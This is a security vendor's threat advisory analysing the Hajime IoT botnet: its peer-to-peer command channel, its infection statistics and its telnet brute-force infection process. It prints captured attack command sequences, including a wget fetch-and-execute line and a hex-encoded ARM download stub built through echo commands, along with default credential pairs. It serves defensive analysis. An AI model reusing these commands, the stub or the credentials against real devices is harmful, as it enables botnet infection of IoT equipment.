radware

ERT Threat Advisory

Hajime – Friend or Foe?

April 26, 2017

Abstract

Hajime is a sophisticated, flexible and future-proof IoT botnet. It is capable of updating itself and provides the ability to extend its member bots with 'richer' functions, both efficiently and fast. The Hajime botnet was first reported by Sam Edwards and Ioannis Profetis from Rapidity Networks, who discovered the first occurrence of Hajime back in October, 2016, including the update blog by Ioannis (@psychotropos), and the more quantitative research by Symantec, which assesses the size of the threat.




Figure 1: Message periodically displayed on the terminal by Hajime

The distributed bot network used for command and control and updating is overlaid as a traceless torrent on top of the well-know public BitTorrent peer-to-peer network using dynamic info_hashes that change on a daily basis. All communications through BitTorrent are signed and encrypted using RC4 and private/public keys.

The current extension module provides scan and loader services to discover and infect new victims. The efficient SYN scanner implementation scans for open ports TCP/23 (telnet) and TCP/5358 (WSDAPI). Upon discovering open Telnet ports, the extension module tries to exploit the victim using brute force shell login much the same way Mirai did. For this purpose, Hajime uses a list consisting of the 61 factory default passwords from Mirai and adds two new entries, 'root/5up' and 'Admin/5up,' which are factory defaults for Atheros wireless routers and access points. In addition, Hajime is capable of exploiting ARRIS modems using the password-of-the-day "backdoor" with the default seed as outlined here.

Hajime does not rashly follow a fixed sequence of credentials, from Radware's honeypot logs, we could conclude that the credentials used during an exploit change depending on the login banner of the victim. In doing so, Hajime increases its chances of successfully exploiting the device within a limited set of attempts and avoid the system account being locked or its IP being blacklisted for a set amount of time.

Attack Methods

From its honeypot interactions, Radware discovered that when presented with a MikroTek login banner, Hajime will consistently use 'admin' as user with an empty password, much in line with the default factory credentials of RouterOS as per the Mikrotik documentation. When the login banner revealed only '(none)' as platform description, the first user and password was consistently 'root' and 'vizxv' signature credentials for Dahua cams.

It is not clear at this point which vulnerabilities or methods are used to exploit devices that have their WSDAPI port publically exposed.

Upon execution, Hajime prevents further access to the device through filtering ports known to be abused by IoT bots such as Mirai:

- TCP/23 (telnet) – the primary exploit vector of Mirai and most IoT botnets
- TCP/7547 (TR-069) – as first used in the DT attack by a Mirai variant
- TCP/5555 (TR-069) – alternate port commonly used in TR-069
- TCP/5358 (WSDAPI) – see separate section at the end about WSDAPI

At the same time, Hajime also tries to remove existing firewall rules with the name 'CWMP_CR'. CWMP refers to the CPE WAN Management Protocol or TR-069. Removing any potential CWMP rules set by an ISP to allow specific management IPs or subnets that will now be locked out leaving ISPs without control of the CPE device.

Besides locking down the device, Hajime opens up port UDP/1457 and a random higher port number (> 1024) for UDP and TCP. In doing so, allowing itself to use BitTorrent DHT and uTP from port UDP/1457 to build its peer-to-peer command and control network. The random higher port serves the purpose of the loader service used by the infection process to remotely download the malware onto new victims.

The extension module also has traces of a UPnP-IGD implementation, which allows Hajime to create dynamic port forwarding rules in UPnP enabled gateways, thereby allowing it to operate effectively from inside a protected home network. Even when all incoming traffic is blocked by a default ISP managed ruleset on the gateway, UPnP-IGD allows to punch pinholes and expose internal services to the public internet.

Hajime has binaries for the arm5, arm6, arm7, mipseb and mipsel platforms. Psychotropos maintains a log of updated binaries and file hashes on his Github repository. Since January 28th the main binary has been updated six times, with the last update discovered on March 5, 2017. The extension module has been updated four times between January 18th and February 26th. Since the discovery of Hajime back in October 2016, the extension module changed name from 'exp' to 'atk'. The main binary name remained '.i' and the downloader stub used during some infections is still called '.s'.


Hajime prefers the use of volatile file systems as working directory, ensuring any indicator of compromise is gone after a device reboot. Hajime is not persistent, meaning that rebooting the device will clean it from infection, but only until the next infection.

Stats

Infection attempts by Hajime account for nearly 50% of the IoT bot activity in Radware's honeypots. In a timespan of little over five weeks, Radware recorded 14,348 infection attempts from 12,023 unique IPs. Considering Hajime sometimes uses a different infected node to download its malware, the total number of unique infected IPs we counted is 18,623.


Period of recording	March 14 – April 25. 2017
Total Hajime infection attempts	14,348
Unique Hajime IPs performing infection	12,023
Unique Hajime IPs providing loader service	9,832
Total Hajime infected IPs	18,623

Below is a heat map representing the geographic concentration of the source of infection attempts:




(Figure 3: geographic concentration of source of infection attempts)

Below a graph with the most infected countries:




(Figure 4: top infected countries)

The next two graphs represent the geographic spread of infected devices performing infection attempts on our honeypot (12,023 data points) versus infected devices used as loader service by infecting devices (9,832 data points):




(Figure 5: geographic map with sources of infection attempts)




(Figure 6: geographic map with loader service locations)

The graph below represents the global geographic spread of the all infected devices, basically the union of devices performing infection and devices used as loader service (18,623 data points in total)



(Figure 7: geographic spread of all infected devices – source: Radware)

Compare this graph with the below graph published by Waylon Grange in his [Symantec] blog exactly one week ago and notice the striking similarity between what the respective honeypots from Symantec and Radware recorded from a geographic infection point of view (note: smaller dots on the Radware chart):



(Figure 8: geographic spread of all infected devices - source: [Symantec])

Sophistication

The Hajime botnet is sophisticated compared to its IoT botnet brethren:

- It changes the telnet brute force sequence of credentials depending on the platform it is trying to exploit
- It is capable of infecting ARRIS modems using the password-of-the-day "backdoor" with the default seed as outlined here
- During the infection process, it is able to detect the platform and work its way around missing download commands such as 'wget' through the use of a loader stub '.s'
- The loader stub is dynamically generated using hex encoded strings based on handcrafted assembly programs that are optimized for each supported platform. The IP address and port number of the loader are patched in the binary upon dynamically generating the loader stub
- The loader from which the malware is downloaded does not have to be the node that is performing the infection. Hajime has way of detecting the reachability of the infecting device and if its loader service port is not available from the internet it will use another node from its network that is known to be reachable to download the initial malware binary
- It uses a trackerless torrent network for command and control (C2) message exchange
- It uses the torrent network to share and update itself and its extension module(s) to/from peers
- To minimize the required ports and TCP sockets, it uses the uTP BitTorrent protocol instead of just TCP in torrent transfers – uTP implements in-order delivery and reliable connectivity on top of UDP and only requires 1 single socket and UDP/port for all DHT and torrent communications
- All torrent exchanges are encrypted and signed using public and private keys
- The scan and load extension module has the capability to perform UPnP-IGD and punch pin-holes in gateway devices to expose any ports it requires making it effective also from inside the homes

Purpose and Attack Types

There has been lots of speculation about the greyness of the author and the intent and purpose of Hajime. If we set aside the speculation and the motivation of the original author, but focus on the potential purpose of such large IoT botnets and consider for a moment that this botnet could be hijacked from its original owner. Sam and Ioannis from Rapidity Networks uncovered a vulnerability in the encryption implementation of the initial Hajime malware and were able to reverse the messaging protocol. The vulnerability has been patched and updated, but a botnet this size with a flexible backend and high potential for criminal behavior will certainly attract the attention of black hats; whoever has the 'keys' of the botnet will decide its fate.

Because of its flexible and extensible nature, Hajime can easily be repurposed and leveraged to perform eg:

- DDoS attacks

- Massively distributed vulnerability scanning allowing hackers to detect vulnerable, public exposed services and exploit them within hours after the disclosure of a new vulnerability (most systems are not patched within a few hours, as history has taught us). Custom exploit modules can be written in any language, as long as they compile to a binary for one of the supported platform, and distributed through the torrent overlay to be executed by 10,000s, maybe even 100,000s of distributed nodes across the internet.
- Massive surveillance network – the extension module could tap into RTSP streams from camera's
- IoT Bricker network – leveraging the work of BrickerBot, it would be a small and easy change to the atk program to perform a self-destructive sequence upon receiving a 'plan B' command through the C2 channel. A hacker could target and put a specific region or city in the dark by bricking all the infected devices corresponding to that region or city based on geographical IPs.

Infection Process

Hajime uses the same mechanism as Mirai to exploit victim IoT devices: a brute force telnet using 61 factory default passwords, but adds two new credentials 'root/5up' and 'Admin/5up' which, according to wikidev, are factory defaults for Atheros wireless routers and access points. In addition, as reported by Pshychotropos, Hajime is now capable of infecting ARRIS modems using the password-of-the-day "backdoor" with the default seed as outlined here.

Hajime does not rashly follow a fixed sequence of credentials; the credentials used during an exploit variate depending on the login banner of the victim. If the banner is unknown to Hajime, it will randomly try credentials. In doing so, Hajime increases its chances of successfully exploiting the device within a limited set of login attempts and avoid the account being locked or its IP being blacklisted for a set amount of time.

From the honeypot interactions Radware found when presented with a MikroTek login banner, Hajime will consistently use 'admin' as user with an empty password, much in line with the default factory credentials of RouterOS as per the Mikrotik documentation.

When the login banner does not reveal much, it only prompts the user and password, which was consistently 'root' and 'vizxv', a signature credential which point to Dahua cameras.

(Figure 9: login prompt not revealing any information of the host device)

Upon getting access to a victim's shell, Hajime runs a sequence of commands to detect the architecture of the device and find a writable file system to place its working path. The infection command sequences witnessed by Radware's honeypots were mostly identical:

```
1  enable
2  shell
3  sh
4  cat /proc/mounts; /bin/busybox YTYIK
5  cd /dev/shm; (cat .s || cp /bin/echo .s); /bin/busybox YTYIK
6  nc; wget; /bin/busybox YTYIK
7  (dd bs=52 count=1 if=.s || cat .s)
8  /bin/busybox YTYIK
9  rm .s; wget http://[redacted]:[redacted]/.i; chmod +x .i; ./.i; exit
```

(Figure 10: sequence of commands used by Hajime to infect a device)

Hajime does a blind attempt at getting a system Linux shell in line 1-3. In line 4, it lists out the mounted file systems and their associated permissions. It will prefer a temporary or RAM based file system which is writeable to perform its infection. This ensures that any temporary downloads, named pipes and directories are gone after a reboot and there is no indicator of compromise left that would allow one to detect a device ever was infected by Hajime. Radware's honeypots are programmed with a fixed response to the 'cat /proc/mounts' command and the first writable temporary file system (tmpfs) we announce is '/dev/shm' and that is subsequently used in line 5 as the working path.

At this point, you should have noticed the use of '/bin/busybox YTYIK'. When executing this command on a system, the command responds with 'YTYIK: applet not found.'

```
pi@raspberrypi:~ $ /bin/busybox YTYIK
YTYIK: applet not found
```

(Figure 11: busybox run with unknown applet name)

Hajime uses the output of this command as a delimiter while parsing the responses of previous commands. The initial version of Hajime consistently used ECCHI as a 5-character delimiter as reported by Rapidity Networks, while the newer Hajime versions use a random sequence of 5 characters in an attempt to evade any pre-programmed honeypots.

Continuing with line 5, once a suitable working path was found and the current working directory changed to that location, Hajime tests for the existence of a hidden file called '.s'. If '.s' does not exist, it will copy the echo binary to the working file '.s' in the current working directory. This file will be important later in the command sequence.

On line 6, Hajime tests for the availability of the 'nc' and 'wget' commands. The 'nc' or netcat command can be used for transferring information using TCP or UDP. I assume that 'nc' could be used to download the Hajime binary from an adequate loader service through UDP, did however not observe this behavior in Radware's Honeypots, not even when half of Radware's honeypots were programmed to report the availability of the 'nc' command and 'wget' as an unknown command. Hajime kept consistently downloading its binary using the 'wget' command as in line 9. As we will see later though, Hajime's loader service listens for TCP and UDP on the same port.

Line 7 dumps the first 52 bytes of the '.s' file, which in this case is a working copy of the platform's 'echo' binary. In case the 'dd' command, used to sequentially read bytes from a file, is not available on the system, the command reverts to the 'cat' command that will dump the full '.s' binary contents to standard output. Hajime uses the first few bytes of the '.s' binary to detect the platform it is trying to infect, pretty much the same way the Unix 'file' command detects the type of file. The binary type will be important for the download of the malware binary.

Line 9 removes the temporarily '.s' file and downloads the binary using 'wget' and the HTTP protocol for a specific IP and port. The IP of the loader service does not always match the IP of the device that is performing the infection – in some cases it did, but in most cases the IP of the loader service was not related to the source IP of the infecting device. The port used by the HTTP download is a random high port number (1024 < port < 65535). In the case of the infecting device also providing the loader service, this command would be obvious to generate. However, out of the 9,832 unique loader sevice IPs, 6,600 do not correspond to the 12,023 unique IPs that were performing the infection. So roughly in 1 out of 2 cases the IP of the loader service did not match the IP of the infecting device. This indicates that Hajime is able to detect devices that do not have their higher ports accessible from the internet and can fall back to a knowingly accessible node that can.

Fallback To A Dynamically Generated Download Stub Program

During the previously discussed infection process, there is no stage 1 loader as reported by Rapidity Networks. The victim's available 'wget' binary replaces the functionality of the stage 1 loader. Psychotropo's update also reported an alternative stage 1 loader process upon infecting ARRIS modems. The ARRIS modems apparently lack the 'wget' command and Hajime is falling back to an infection through a dynamically generated stage 1 binary.

We witnessed similar behavior when presenting a 'DD-WRT linksys' login banner and reporting 'wget' not being available on the simulated platform (honeypot). In that specific case, the infection sequence looked like:

```
enable
system
ping ; sh
cat /proc/mounts; /bin/busybox OLYCO
cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox OLYCO
dd bs=52 count=1 if=.s || cat .s; /bin/busybox OLYCO
>.s; cp .s .i
echo -ne "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\x00\x00\x54\x00\x01\x00\x34\x00\x00\x00\x40\x01\x00\x00\x00\x02\x00\x05\x34\x00\x20\x00\x01\x00\x28\x00\x04\x00\x03\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00" >> .s
echo -ne "\x00\x00\x01\x00\xf8\x00\x00\x00\xf8\x00\x00\x00\x05\x00\x00\x00\x00\x00\x01\x00\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x06\x20\xa0\xe3\x07\x00\x2d\xe9\x01\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x0c\xd0\x8d\xe2\x00\x60\xa0\xe1\x70\x10\x8f\xe2\x10\x20\xa0\xe3" >> .s
echo -ne "\x07\x00\x2d\xe9\x03\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x14\xd0\x8d\xe2\x4f\x4f\x4d\xe2\x05\x50\x45\xe0\x06\x00\xa0\xe1\x04\x10\xa0\xe1\x4b\x2f\xa0\xe3\x01\x3c\xa0\xe3\x0f\x00\x2d\xe9\x0a\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x10\xd0\x8d\xe2" >> .s
echo -ne "\x00\x50\x85\xe0\x00\x00\x50\xe3\x04\x00\x00\xda\x00\x20\xa0\xe1\x01\x00\xa0\xe3\x04\x10\xa0\xe1\x04\x00\x90\xef\xee\xff\xff\xea\x4f\xdf\x8d\xe2\x00\x00\x40\xe0\x01\x70\xa0\xe3\x00\x00\x00\xef\x02\x00\x12\x1c\x7f\x00\x00\x01\x41\x26\x00\x00\x00\x61\x65\x61" >> .s
echo -ne "\x62\x69\x00\x01\x1c\x00\x00\x00\x05\x43\x6f\x72\x74\x65\x78\x2d\x41\x35\x00\x06\x0a\x07\x41\x08\x01\x09\x02\x2a\x01\x44\x01\x00\x2e\x73\x68\x73\x74\x72\x74\x61\x62\x00\x2e\x74\x65\x78\x74\x00\x2e\x41\x52\x4d\x2e\x61\x74\x74\x72\x69\x62\x75\x74\x65\x73\x00" >> .s
echo -ne "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b\x00\x00\x00\x01\x00\x00\x00\x06\x00\x00\x00\x54\x00\x01\x00\x54\x00\x00\x00\xa4\x00\x00\x00" >> .s
echo -ne "\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x03\x00\x00\x70\x00\x00\x00\x00\x00\x00\x00\x00\xf8\x00\x00\x00\x27\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x03\x00\x00\x00" >> .s
echo -ne "\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x01\x00\x00\x21\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00" >> .s
./.s>.i; chmod +x .i; ./.i; rm .s; exit
```

(Figure 12: alternate sequence of commands to infect a device using loader stub .s)

The first few lines of this alternate infection method are comparable to the first part of the previously discussed infection method except for the ping command that has been introduced. The command is only testing for the availability of 'ping' on the victim's system. Psychotropo reported similar behavior about the ARRIS modem infection.

Because 'wget' is not available, Hajime requires an alternative way to download its malware binary to the victim. This is what lines 7 till 16 are about in the above image. Line 7 assures that previously used '.s' file is truncated (empty) and copies that empty file to '.i'. Remember that a '.' before the filename is the way Unix hidden files are created.

The 'echo –ne' commands in line 8 till 15 concatenate hex encoded binary strings to the '.s' file. This is effectively the creation of an executable stub program which will download the actual malware binary in much the same way 'wget' did in the previous infection method.
In the last line (16) the '.s' generated executable is ran and its output written to '.i'. After the malware binary was downloaded into '.i', '.i' is made executable and started.

From to the Rapidity Networks report we know that the stage 1 '.s' download stub program establishes a TCP connection to the loader service and writes all received bytes to its stdout file descriptor. The Rapidity Networks researchers also found that this '.s' download stub program is handcrafted assembly and optimized for each Hajime supported platform. This makes sense as the binary is dynamically generated through hex encoded strings from the shell commands, so size does matter in this case. This shows the care that was taken in designing and building the Hajime malware and adds to its sophisticated nature. Also note that the IP address and port number of the loader server must be encoded in the binary on the fly by the infecting node – this can only be done through binary patching at the location of the server address and port in the data segment of the binary, which again exemplifies the sophistication of the malware and its author.

Startup

